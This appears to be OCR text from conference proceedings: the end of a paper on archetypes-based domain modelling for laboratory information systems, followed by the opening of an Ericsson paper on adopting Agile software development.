If such domain model (e.g. for clinical laboratory) is available, then in order to make changes in the presentation layer or in the communication layer we need some tools. By using these tools, the user (preferably the end user) has to be able to define and change (preferably at run-time) the formats of user interfaces (web, windows, mobile, etc.) and other electronic documents (printouts, communication protocols, input documents, etc.) according to business requirements. These tools should preferably be supported by DSL that is based on the domain model mentioned above.

In CBPG LIMS developments, the database layout is based only on archetypes and on archetype patterns (Table 1). For example, the medical laboratory has terms patient, physician and MTA (medical technical assistant). However, in the database layout we do not see tables for

patients, physicians and MTAs. Database layout (for patients, physicians and MTSs) is designed using only archetypal concepts of the party archetype pattern (Figure 2).

We use the *single table inheritance* pattern proposed by Fowler [17]. In this pattern, the inheritance hierarchy of classes is represented as a single table which has fields for all properties of various classes. The domain model classes, as well as classes designed according to user requirements (if any), are designed so that they are only concretizations of A&AP classes. We do not have to know all the derived classes before we design database layouts.

As the target is to change requirements and domain models even at runtime, the presentation (rich client, web client) as well as communication (XML document based communication interface between server and client) layer artefacts in CBPG LIMS developments are implemented using reflection [19] (.NET reflection for example). For this the presentation layer uses access modifiers (private, protected, internal and public) for selecting properties of objects to show in user interface. Browsing forms show public read-only and read-write properties but editing forms show only public read-write properties.




Figure 3. Screenshot of MyLIS user interfacse

For this the UI generator analyses the structure (type and properties) of an object and generates UI according to this information at runtime. We also have a small "language" to describe which properties and in which order to show in UI. Figure 3 illustrates an UI generated in this way.

V. EVALUATION OF ABD

Bjørner's domain analysis methodology [7] is based on domain stakeholders as well as on pragmatically chosen domain facets. Domain facets, proposed by Bjørner in [2], are: (a) *intrinsic*; (b) *support technology*; (c) *management and organization*; (d) *rules and regulations*; and (e) *human behaviour*. Bjørner has numbered the research topics as R1 to R17 [2]. In this evaluation we have selected only related to domain facets research topics R5...R13, as explained in Section 2 above.

A. Research Topic R5 - Intrinsic

Bjørner uses *domain intrinsic* for these phenomena and concepts of a domain which are fundamental to any of the other domain facet (business processes, supporting technologies, management and organization, rules and regulations and human behaviour). For instance, in clinical laboratory the intrinsic can be a *sample*, an *analyser*, a *rack* and a *determination*. These are all products (goods or services) and can be abstracted by product archetype pattern (Figure 4). In archetypes based domain analysis, instead of the term *intrinsic*, we use the term *product* for all of these concepts of domain, which are things and of which we can ask a question "what".

B. Research Topics R6 and R7 – Support Technologies

Support technology is a domain facet carrying out business processes [7]. For example, there is support technology radar, which "observes" flight traffic [2]. The radar technology is not perfect. Its positioning of flights follows some probabilistic or statistical pattern [2]. In archetypes based domain analysis, all business processes and support technologies (also process) are modelled by using business process archetype pattern which metaphor is report or feedback. By using feedback, it is possible to collect information about processes. Similar to movies that emulate dynamics of reality by showing sequences of static pictures, the feedback (progress report) emulates business process dynamics by static "pictures" concerning the business process. Based on *party relationship archetype pattern* (Figure 2), each *progress report* (possibly *from* address *to* address) is a party relationship where a *subordinate* reports to a *supervisor*. With this approach, we have a set of reports which is not perfect, but with some probabilistic pattern describes the whole business process.

The quality control (QC) process in a laboratory is a support technology supporting the main business process (sample determination) of laboratory. QC is similar to the laboratory's main business process. When in the laboratory the main business process is sample testing (some sample parameters are measured) in order to get some information about samples (e.g. reports from analyser to work-area manager), then in laboratory QC procedure QC samples (artificial samples with known parameters) are tested in order to get information about the testing procedure (reports from analyser to QC manager). The QC technology is not perfect, but with some probabilistic or statistical pattern we still can say something about the quality of measurement in a laboratory.

C. Research Topics R8 and R9 – Management and Organization

In archetypes based domain analysis, we strongly separate parties (persons, organizations, artificial agents) from roles (patient, physician, hospital, etc.) these parties are involved with within business domains. We use the *party relationship archetype pattern* for modelling of *management and organization*. With party relationship archetype pattern (Figure 2) it is possible to model quite complicated organization and management structures. When the management structure is a set of binary relationships between roles (posts like manager, MTA, etc.) in which persons are involved, the organization structure is set of binary relationships between roles (e.g.




Figure 4. Logical Model of Products in Laboratory based on Product Archetype Pattern

laboratory, hospital, workstation, etc.) in which organizations and organization units are involved. Each role, according to the role archetype (Figure 2), has *requirements for role*, *assigned responsibilities* and *conditions of satisfaction*. These requirements, responsibilities and conditions can be matched with capabilities (Party, Figure 2) – collections of facts about what a *party* is capable of doing.

D. Research Topic R10 – Rules and Regulations

Rules and regulations are prescriptions that have to be followed in order to do business [2]. Rules and regulations are either followed or not. In this sense we can look at rules and regulations as logical statements. In archetypes based domain models, all *rules and regulations* are modelled by using the *rule archetype pattern* [3]. A *rule* in the rule archetype pattern is a constraint on the operation which semantic is defined by sequence of *rule elements* [6]. Rule elements can be *operators* and *variables*. Some variables (Boolean) are *propositions*. Operator is either a Boolean operator (e.g. and, or, xor, not), a quantifier operator ($=, !=, <, >, <=, >=$) or an arithmetic operator. When a *rule* represents some kind of a mask or a pattern, then a *rule context* contains an informational context for the evaluation of the rule. When evaluating a rule, we will get the Boolean value of either true or false.

E. Research Topics R11 and R12 – Human Behaviour

Human behaviour is a quality spectrum (careful, diligent, accurate, sloppy, delinquent, criminal, etc.) of carrying out assigned responsibilities [2]. There are properties for modelling of *responsibilities*, *capabilities* and *conditions of satisfactions* in party and party relationship archetype patterns (Figure 2).

- Capability (*party*, e.g. "Can operate analysers X, T and Z", "Can validate tests")
- Responsibility (*role type*, e.g. "motivating the team", "operating analysers")
- Condition of satisfaction (rule set, *responsibility*, e.g. "average score for staff motivation >= 7 out of 10 on staff feedback")
- Assigned responsibility (*role*, responsibility assigned to the specific party role in specific relationship)

In archetypes based domain modelling, we use party and process archetype patterns for modelling of human behaviour. This means that capabilities, responsibilities and conditions are modelled by party archetype pattern but the monitoring and control of human behaviour, as a management process where supervisor gives periodical feedback to subordinates, we will model by process archetype pattern. This feedback is based on stated capabilities, responsibilities and on stated conditions of satisfaction.

F. Research Topic R13 – Sufficiency of Domain Facets

Instead of domain facets based methodology, we use ZF (Zachman Framework) with archetypes and archetype patterns based methodology [20]. We found that the Bjørner's domain facets based domain analysis method is a special case of the domain analysis methodology based on ZF with archetype patterns (Table 3). For example, the set of intrinsic concepts (basic concepts to any other domain facet) is the subset of all products and services businesses use, buy or sell and can be analysed and modelled using product archetype pattern (column 1);

main business process and related processes using process (progress report) archetype pattern (column 2); organization structure and management using party relationship archetype pattern (column 3); stakeholders and human behaviour using party archetype pattern (column 4); and rules, regulations and scripts using rule archetype pattern (column 6).

Table 3: Archetypes versus Facets based Domain Analysis.

	Column 1	Column 2	Column 3	Column 4	Column 5	Column 6
ZF	What (Things)	How (Processes)	Where (Location)	Who (Persons)	When (Events)	Why (Strategies)
ABD	Product AP	Progress Report AP	Party and Party Relationship AP		Order and Inventory AP	Rule AP
Bjørner	Intrinsic	Main Business Process; Related Processes	Management and Organization	Stakeholders; Human Behaviour		Rules, Regulations and Scripts

In addition to the Bjørner's facets, the ZF with archetypes and archetype patterns has order and inventory archetype patterns for analysing and modelling business events (column 5). Such an order based modelling of events is also used by the REA system [21]. Behind such modelling is the fact that generally all events in businesses are triggered by some kind of orders being either written or verbal and all these events somehow affect the business inventory list.

VI. Conclusions and Future Work

We have evaluated ABD in a broader context of software engineering triptych by comparing it with Bjørner's domain facets [7] based domain analysis methodology according to the domain theory research topics [2] (Sections 2 and 5). The evaluation demonstrates that ABD is in accordance with an approved and important methodology and provides additional insight into the research questions related to its main processes. We have also demonstrated use of ABD and domain models designed according ABD in real life software development (Sections 3 and 4). In our understanding, these two results together demonstrate that our domain analysis and modelling approach complements Bjørner's domain modelling and together with Test Driven Modelling results in more flexible, customizable, reliable and interoperable software.

The wider research goal is to develop archetypes and archetype patterns based information systems that software end users, in collaboration with software developers, are able to change safely and easily according to changes in business processes. A possible direction of future work involves specification and validation of user requirements and software according to the $\mathcal{D}, \mathcal{S} \vDash \mathcal{R}$ formula described in introduction.

Acknowledgment

This work is supported by Estonian Ministry of Education and research (SF0140013s10); by Tallinn University of Technology (Estonia); by University of Leeds (United Kingdom); by Cancer Research UK. We would also like to thank the reviewers for useful comments and suggestions.

References

[1] Bjørner, D., *Software Engineering, Vol. 1: Abstraction and Modelling*. Texts in Theoretical Computer Science, the EATCS Series. : Springer, 2006.

[2] Bjørner, D., "Domain Theory: Practice and Theories (A Discussion of Possible Research Topics)." Macau SAR, China : The 4thInternational Colloquium on Theoretical Aspects of Computing - ICTAC, 2007.

[3] Piho, G., *Archetypes Based Techniques for Development of Domains, Requirements and Software: Towards LIMS Software Factory*. Department of Informatics, Tallinn University of Technology. Tallinn : Tallinn University of Technology Press, 2011. PhD Thesis on Informatics and System Engineering C67. ISSN 1406-4731, ISBN 978-9949-23-211-6 (publication), ISBN 978-9949-23-212-3 (PDF).

[4] Piho, G., Tepandi, J. and Roost, M., "Archetypes Based Techniques for Modelling of Business Domains, Requirements and Software." Tallinn : s.n., 23-27 May 2011. 21st European Japanese Conference on Information Modelling and Knowledge Bases.

[5] Piho, G., Tepandi, J. and Roost, M., "Evaluation of Archetypes Based Development." [ed.] J. Barzdins and M. Kirikova. *Frontiers in Artificial Intelligence and Applications.* Databases and Information Systems VI - Selected Papers from the Ninth International Baltic Conference, DB&IS 2010, 2011, Vol. 224, pp. 283 - 295.

[6] Arlow, J. and Neustadt, I., *Enterprise Patterns and MDA: Building Better Software With Archetype Patterns and UML*. s.l. : Addisson-Wesly, 2003.

[7] Bjørner, D., *Software Engineering, Vol. 3: Domains, Requirements, and Software Design.* Texts in Theoretical Computer Science, the EATCS Series. : Springer, 2006.

[8] Zachman, J. A., "A Framework for Information Systems Architecture." *IBM Systems Journal*. 1987, Vol. 26, 3.

[9] Hay, D. C., *Data Model Patterns: Conventions of Thought*. s.l. : Dorset House Publishing, 1996.

[10] —. *Data Model Patterns, First Edition : A Metadata Map (The Morgan Kaufmann Series in Data Management Systems)*. s.l. : Morgan Kaufmann, 2006.

[11] Fowler, M., *Analysis Patterns: Reusable Object Models*. s.l. : Addison-Wesley, 2005.

[12] Silverston, L., *The Data Model Resource Book 1. A Library of Universal Data Models for All Enterprises*. s.l. : Wiley, 2001. Vol. 1.

[13] —. *The Data Model Resource Book 2. A Library of Data Models for Specific Industries*. s.l. : Wiley, 2001.

[14] Piho, G., et al., "Test Driven Domain Modelling." Opatia, Horvatia : s.n., 23-27 May 2011. 34th International Convention on Information and Communication Technology, Electronics and Microelectronics. accepted by MIPRO 2011.

[15] ASTM., *E1578-06 Standard Guide for Laboratory Information Management Systems (LIMS)*. s.l. : ASTM International, 2006.

[16] Greenfield, J., et al., *Software Factories: Assembling Applications with Patterns, Models, Frameworks, and Tools*. s.l. : Wiley, 2004.

[17] Fowler, M., *Patterns of Enterprise Application Architecture*. Boston, MA : Addison-Wesley, 2003.

[18] Chappell, D., "Comparing .NET and Java: The View from 2006." Barcelona : Microsoft TechEd Developers, 2006.

[19] Wikipedia., Reflection (computer programming). [Online] http://en.wikipedia.org/wiki/Reflection_(computer_programming) #cite_note-0.

[20] Piho, G., Tepandi, J. and Roost, M., "The Zachman Framework with Archetypes and Archetype Patterns." [ed.] J. Barzdins and M. Kirikova. Riga, Latvia, Baltic DB&IS, July 5-7, 2010 : University of Latvia Press, 2010. Databases and Information Systems: Proceedings of the Ninth International Baltic Conference. pp. 455-570.

[21] Hruby, P., *Model-Driven Design Using Business Patterns*. Berlin Heidelberg : Springer-Verlag, 2006.

Agile Experiences in Software Development

D. Duka
Ericsson Nikola Tesla, Split, Croatia
e-mail: denis.duka@ericsson.com

Abstract - **From the traditional *waterfall* model to streamlined ways of software development and to Agile, is a long journey for each organization. In that journey, transition into Agile way of working means a significant change. For any change to happen there is a significant involvement expected from the people, more so in case of Agile, as it involves individuals, interactions and collaborations over different processes. This paper deals with different Agile experiences. It proposes when to use Agile and what are the advantages of such approach. It also describes agility criteria helping to determine if the Agile is followed indeed. The special highlight is put on people and teams investigating their size and impact of geographical distribution on project success. Some reflections after using Agile in our own organization are also presented.**

I. INTRODUCTION

Agile software development is an evolutionary, highly collaborative, disciplined, quality-focused approach to software development and delivery, whereby potentially shippable working software is produced at regular intervals for review and course correction [1].

Agile software development techniques have taken the industry by storm, with 76% of organizations reporting in 2009 that they had adopted Agile techniques, and that on average 44% of the project teams within those organizations had adopted one or more techniques [2]. Agile development is becoming widespread because it works well – organizations are finding that Agile and iterative project teams, when compared to traditional project teams, enjoy higher success rates, deliver higher quality, have greater levels of stakeholder satisfaction, provide better return on investment (ROI), and deliver systems to market sooner [3]. By following quality techniques such as refactoring and developer regression testing throughout the lifecycle, *agilists* are able to progress safely and surely, increasing their productivity. By working closely with stakeholders in an iterative manner they have a better understanding of what stakeholders actually need and are more likely to deliver solutions that people actually want to use for their business purposes. By working in priority order, Agile teams are able to provide the greatest return on investment as defined by their stakeholders. In short, Agile teams work smarter, not harder, and thereby achieve better results.

Agile was once considered viable only for small, co-located teams. More recently, improvements in product quality, team efficiency and on-time delivery, all attributable to Agile practices, have caused larger teams to take a closer look at adopting Agile principles in their environments. A recent study conducted by the *Agile Journal* [4] determined that 88 % of companies, many with over 10,000 employees, are using or evaluating Agile practices on their projects. Agile is truly poised to become the dominant software development paradigm. This trend is also echoed in other industry studies, including one conducted by *Dr. Dobb's Journal* [5] which found a 76 % adoption rate of Agile techniques, and within those organizations doing Agile, 44 % of the project teams on average are apply in Agile techniques in some way.

Unfortunately, we need to take adoption rate survey results with a grain of salt: A subsequent another survey found that only 53 % of people claiming to be on "Agile teams" actually were [6]. It is clear that Agile methods have been overly hyped by various media over the years, leading to abuse and misuse; in fact, the received message regarding Agile appears to have justified using little or no process at all. For too many project teams this resulted in anarchy and chaos, leading to project failures and a backlash from the IT community that prefers more traditional approaches. Properly executed, Agile is not an excuse to be undisciplined. It is clear that the execution of mainstream Agile methods have always demanded a disciplined approach, certainly more than traditional approaches such as *waterfall*.

It should not be surprising that working together closely in co-located teams and collaborating in a unified manner towards a goal of producing working software produces results superior to those based on working in specialized silos concerned with individual rather than team performance. It should also come as no surprise that reducing documentation and administrative bureaucracy saves money and speeds up delivery.

However, why wouldn't we always use Agile methods? Well, maybe they are not always the best approach for the circumstances! So how do we decide? It is tempting to thinking that all projects should be handled in an Agile way.

Indeed, projects would benefit from the improved collaboration and communications encouraged on Agile projects. However, collaboration and communications are just two attributes of Agile projects and we must consider wider parameters that influence project success or failure.

The *Slider* (presented in Figure 1) is a simple model that illustrates that the Agile/Traditional choice is not necessarily binary [7].




Figure 1. The Slider model

The model is fashioned after an old fashioned car heater control mixer, allowing for "No", a "Mixture", or a "fully Agile" approach as indicated by the position of the arrow. Characteristics that would pull the pointer one way or another are depicted as weights. Some project characteristics are a good fit Agile and would pull the pointer towards the Agile scale. Other characteristics make Agile introduction more problematic and might instead favor a more traditional approach. Traditional and Agile approaches can also be successfully combined to effectively address hybrid or hard to classify projects.

This paper deals with implementing the Agile approach in software development. It starts with exploring the reasons behind moving to Agile approach which is given in the following chapter. The paper continues with determining the team agility criteria trying to underline the difference between *doing* Agile and *being* Agile. Size of teams, their distribution and impact of geographical distribution on project success in Agile are presented in the fourth chapter. The final chapter deals with real experiences following the Agile implementation in R&D section in Ericsson highlighting some changes noticed during this new way of working.

II. WHY AGILE SW DEVELOPMENT

One of several reasons why Agile techniques are so effective is that they reduce the feedback cycle between the generation of an idea (perhaps a requirement or a design strategy) and the realization of that idea. This not only minimizes the risk of misunderstanding, it also reduces the cost of addressing any mistakes.

Figure 2 depicts the traditional cost of change curve, which shows that the longer it takes you to find a defect then on average the more expensive it is to address. The average cost rises exponentially the longer that you wait because you continue to build upon a shaky foundation. To be fair, some defects become less expensive the longer it takes to find them, perhaps the defect is found in functionality that is no longer needed or perhaps the defect is now addressable by a reusable component that is inexpensive to deploy [8].




Figure 2. The traditional cost of change curve

In the past the X-axis of this curve was depicted in terms of the traditional project phases (requirements, analysis, architecture, design, ...) but the real issue really is one of the length of the feedback cycle. Although the cost of change curve has been questioned since it was first proposed by Barry Boehm in *Software Engineering Economics* (Prentice Hall, 1981), Boehm had looked at overly bureaucratic environments (mostly US Government and contractors to them), the real issue seems to be around how steep the curve is. As an aside, modern development processes have abandoned the idea of phases in favor of an evolutionary (iterative and incremental) if not Agile (evolutionary and highly collaborative) approach.

Figure 3 maps the feedback cycle of common development techniques to the cost curve. Agile approaches, such as Test Driven Design (TDD), Model Storming (MS), Agile Model Driven Development (AMDD) etc., all have very short feedback cycles, often on the order of minutes or hours. Traditional approaches, such as reviews, inspections, and Big Requirements Up Front (BRUF) have feedback cycles on the order of weeks or months, making them riskier and expensive [8].




Figure 3. Mapping common techniques to the cost of change curve

Figure 4 presents a cost of change curve that can be expected for Agile software development projects.




Figure 4. A realistic cost of change curve for Agile software development

As can be seen, the curve doesn't completely flatten but in fact rises gently over time. There are several reasons for this:

- Minimally business code and test code bases will grow over time, increasing the chance that any change that does occur will touch more things later in the project.
- Not only code base increase over time. There will be documents such as user manuals, operations manuals and system overview documents that you will need to update. There are models, perhaps a requirements or architectural models, that will also be updated over time. Taking an AMDD approach will help to reduce the cost of this but will not fully eliminate it.
- When it becomes expensive to release software, perhaps you choose to distribute using some media instead of releasing software electronically to shared servers. Consequently, your cost of change increases because you begin to follow more conservative and more expensive procedures.
- Many Agile software development teams find themselves in very non-Agile environments and as a result are forced to follow procedures, such as additional paperwork or technical reviews, that increase their overall costs. These procedures not only increase the feedback loop but they are also very often not conducive to supporting change.
- *Agilists* create high-value documentation, or in other words, far less documentation than traditionalists do, and don't tolerate unnecessary bureaucracy. As a result they can act on changes quicker because they have less work to do. In other words, they maximize the amount of work not done.

III. CRITERIA TO DETERMINE IF A TEAM IS AGILE

A common problem in many organizations is that undisciplined *ad-hoc* teams often claim to be Agile, because they've read an article or two about Agile development and interpret agility to mean any cool, liberated form of undocumented software creativity. These *ad-hoc* teams often run into trouble, and give actual Agile teams a bad name. The following five criteria determine if a team is truly Agile [1]:

- Working software - Agile teams produce working software on a regular basis, typically in the context of short, stable, time-boxed iterations.
- Active stakeholder participation - Agile teams work closely with their stakeholders, ideally on a daily basis.
- Regression testing - Agile teams do, at a minimum, continuous developer regression testing. Some Agile teams take a TDD approach.
- Organization - Agile teams are self-organizing and disciplined teams working within an appropriate governance framework at a sustainable pace. Agile teams are also cross-functional "whole teams," with enough people with the appropriate skills to address the goals of the team.
- Improvement - Agile teams are disciplined and also measure, how they work together and then act to improve on their findings in a timely manner. Continuous improvement is a key aspect for success in all organizations using Agile.

An important aspect of these criteria is that they are flexible. If we analyze the terms used in the description of the criteria – *regular basis, closely, continuous, appropriately, regularly, timely*; they are all situational in nature. For example, for some teams *regular basis* might be once every week, for other teams in more complex situations once every six weeks. Because every team finds itself in a unique situation, they must be flexible in the way that they assess their agility. The real goal is to be as effective as possible given the situation.

In fact, it is quite easy to *do* Agile. We pick the non-threatening pieces and parts and simply do those. Unfortunately, in doesn't mean we are doing Agile very well.

Being Agile is completely different. Being Agile means we understand the principles which lead to true Agile success. It also means the team and organization are both constantly improving. When we are being Agile, daily standup meetings and retrospectives are both very important meetings which help the team to be successful. Finally, being Agile means being unafraid of failure. Doing Agile has none of these qualities because it is all about doing the Agile practices, not living the Agile principles!

What is the right way from doing Agile to being Agile? One possible approach is understanding the difference. Once we understand the difference we can start to rely on the process to self-correct you toward being Agile.

For example, retrospective meetings might be a right place for new proposals based on different questions e.g. do we need a new way of communication flow, why do we not meet the commitment made during iteration planning, is the team willing to be Agile and work toward continuous improvement rather than continuous mediocrity, etc.

Once the questions are asked the team should strive to find some action items which will help them get better in those areas. If the team is truly dedicated to *being* Agile rather than *doing* Agile they will find action items which they can commit to in order to improve. This is the key first step to being Agile. Once we have a breakthrough in this area it is very easy to continue being more Agile [9].

IV. AGILE AND TEAM STRUCTURE

An interesting survey was performed in July 2009. The goals was to investigate how size of the teams and their geographical distribution influence the project success.

Figure 5 summarizes results from the *Agile Practices Survey* [10] which asked about Agile team size. Although the majority of Agile teams are 20 people or less, some organizations do in fact have fairly large Agile teams. Team size increases communication and organizational risks on Agile delivery teams and is often an indication of both technical and organizational complexity (the more complex the situation, often the larger the team required to address that situation).




Figure 5. Average size of Agile teams

Figure 6 summarizes results of a question from the same survey asking about Agile and geographical distribution. Apparently, only a minority of Agile teams are co-located, with the rest exhibiting some form of geographical distribution.




Figure 6. Agile software development and geographical distribution

More importantly, Figure 7 summarizes the results of several questions from the how the project success rate decreases as your team becomes more geographically distributed (*Near Located* in Figure 7 is the combination of *Same Building* and *Within Driving Distance* in Figure 6). It is interesting to note that some organizations are in fact succeeding even when their Agile teams are very distributed.




Figure 7. Success rates and distribution level

In order to have full understanding of figure above it is critical to understand how people actually define process success.

- Functionality: 83% believe that meeting actual needs of stakeholders is more important than building the system to specification.
- Quality: 82% believe that delivering high quality is more important than delivering on time and on budget.
- Money: 70% believe that providing the best ROI is more important than delivering under budget.
- Schedule: 58% believe that delivering when the system is ready to be shipped is more important than delivering on schedule.

Nevertheless, as a conclusion, geographical distribution increases the communication risks faced by Agile delivery team, which in turn decreases your success rate, requiring you to adopt your process accordingly to hopefully address those risks.

V. AGILE EXPERIENCES

Agile approach was implemented in one R&D section at Ericsson. The section was chosen since it was targeted to take responsibility for approaching international project matching following criteria: new development including pre-study/feasibility activities, combining both design and test activities, active quality and tool support. Experiences after using Agile as well as some changes are highlighted below.

When using Agile approach in software development, everything begins with a *Product Backlog*. This product backlog, just like any other product backlog, has high-level requirements and the expected timelines. Every item in the product backlog had a clear *Definition-of-Done* (DoD), prioritization and was sized and estimated [11].

The coach role is very important. The coaches, who are none other than the engineers from the development community, spread the message of good Agile practices into the teams, and making the teams see the benefits through their own eyes. Coaching happened in various forms: motivational, consultative and educational. Initially, the teams were in an educational mode, trying to understand what Agile is, what the practices are. The basic Agile workshops were given, for the various Agile roles and for team members.

Once the basic understanding was there, there were more queries on *how* and *why*. The coach's role here was more consultative in nature. The teams actively took help from them to understand how to practice Agile in a proper form. For example, the teams started estimating, doing planning and other key aspects well. The coaches had a high level view of how the teams were practicing Agile and helped them share good practices across teams. There were many motivational aspects that needed to be supported as well.

Sprint planning is crucial. The *User Stories* from the prioritized backlog were picked up by the teams across the three sites. It was always "Think Global and Act Local". So all common strategies were laid down at a global level and the implementation of them was taken care at the local level, with a common vision.

The heartbeat of the team was in stand-up meetings. There was also a monthly sync-up across all three sites. In this sync-up we updated each other on what was done, what are good practices, what are the impediments that teams faced, etc.

A. Self-organizing Teams

One of the critical ingredients for success of Agile are self-organizing Agile Teams. Traditionally, the teams had been working on detailed requirements being provided by the parent organization. They were used to being told what to do and even how to do. Self-organizing requires the teams to be willing to go the extra mile in identifying what needs to be done, how and when it needs to be done. So the team needs to demonstrate a lot more ownership on their tasks, taking them to a closure by themselves.

